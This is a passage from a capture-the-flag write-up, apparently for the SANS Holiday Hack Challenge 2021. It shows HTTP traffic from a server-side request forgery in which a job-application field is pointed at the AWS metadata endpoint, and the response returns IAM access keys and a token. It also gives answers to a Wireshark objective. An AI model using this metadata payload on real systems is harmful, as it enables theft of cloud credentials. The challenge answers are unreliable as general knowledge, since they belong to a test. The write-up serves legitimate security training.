Etag: "61d2de95-1a"
Expires: Sat, 08 Jan 2022 11:31:33 GMT
Cache-Control: max-age=482000
Accept-Ranges: bytes
Via: 1.1 google
Alt-Svc: clear
info
security-credentials/
https://apply.jackfrosttower.com/?p=apply
Comenzar a usar Firefox
test4
Email address
test4@test4.com
We'll never share your email with anyone else :winkyface:.
Phone number
1234
We won't call you unless it's absolutely necessary, or when it's the middle of the night.
Field of Expertise
Aggravated pulling of hair
Anti-social behavior
Bedtime violation
Crayon on walls
Select all that apply.
Resume
Examinar...
No se ha seleccionado ningún archivo.
Frost Tower only hires those who have been unjustly put on the naughty list. All applicants must be verify naughty list status by submitting a URL to their public Naughty List Background Investigation (NLBI) report.
URL to your public NLBI report
:p://169.254.169.254/latest/meta-data/iam/security-credentials/jf-deploy-role
Request
Response
GET /images/test4.jpg HTTP/2
Host: apply.jackfrosttower.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: image/avif,image/webp,*/*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Dnt: 1
Referer:
https://apply.jackfrosttower.com/?inputName=test4&inputEmail=test4%40test4.com&inputPhone=1234&inputField=Anti-social+behavior&resumeFile=&inputWorkSample=http%3A%2F%2F169.254.169.254%2Flatest%2Fmeta-data%2Fiam%2Fsecurity-credentials%2Fjf-deploy-role&additionalInformation=&submit=
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
HTTP/2 200 OK
Server: nginx/1.16.1
Date: Mon, 03 Jan 2022 11:35:56 GMT
Content-Type: image/jpeg
Content-Length: 308
Last-Modified: Mon, 03 Jan 2022 11:35:56 GMT
Etag: "61d2df5c-134"
Expires: Sat, 08 Jan 2022 11:35:56 GMT
Cache-Control: max-age=482000
Accept-Ranges: bytes
Via: 1.1 google
Alt-Svc: clear
{
"Code": "Success",
"LastUpdated": "2021-05-02T18:50:40Z",
"Type": "AWS-HMAC",
"AccessKeyId": "AKIA5MMSHSRL5TXYTUOG",
"SecretAccessKey": "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",
"Token": "HP55z/7fzrwIpv7UHgHRAchJHUYRhXoHEcyO2Ie97p9B/tRlR/HY5dHFPI+ZWbnQ==",
"Expiration": "2026-05-02T18:50:40Z"
}


# *11) Customer Complaint Analysis*


For this objective we need to identify fake network packets where the Evil Bit is not set. By examining the packet, we identify 15 complaints from the bad elves and 1 fake complain "Muffy VonDuchess Sebastian". In fact, by analyzing the rooms number we can resolve the objective as well: room 1024.

https://wiki.wireshark.org/DisplayFilters
https://datatracker.ietf.org/doc/html/rfc3514

Target: https://downloads.holidayhackchallenge.com/2021/jackfrosttower-network.zip

Answer: Flud Hagg Yaqh






# *12) Frost Tower Website Checkup*

Not completed.

# *13) FPGA Programming*

Not completed.

# Conclusions

I plan to finish the not completed objectives. So, expect an updated version of this document to be published in my website soon.

See you next year 😊

-THE END-

Simon Roses Femerling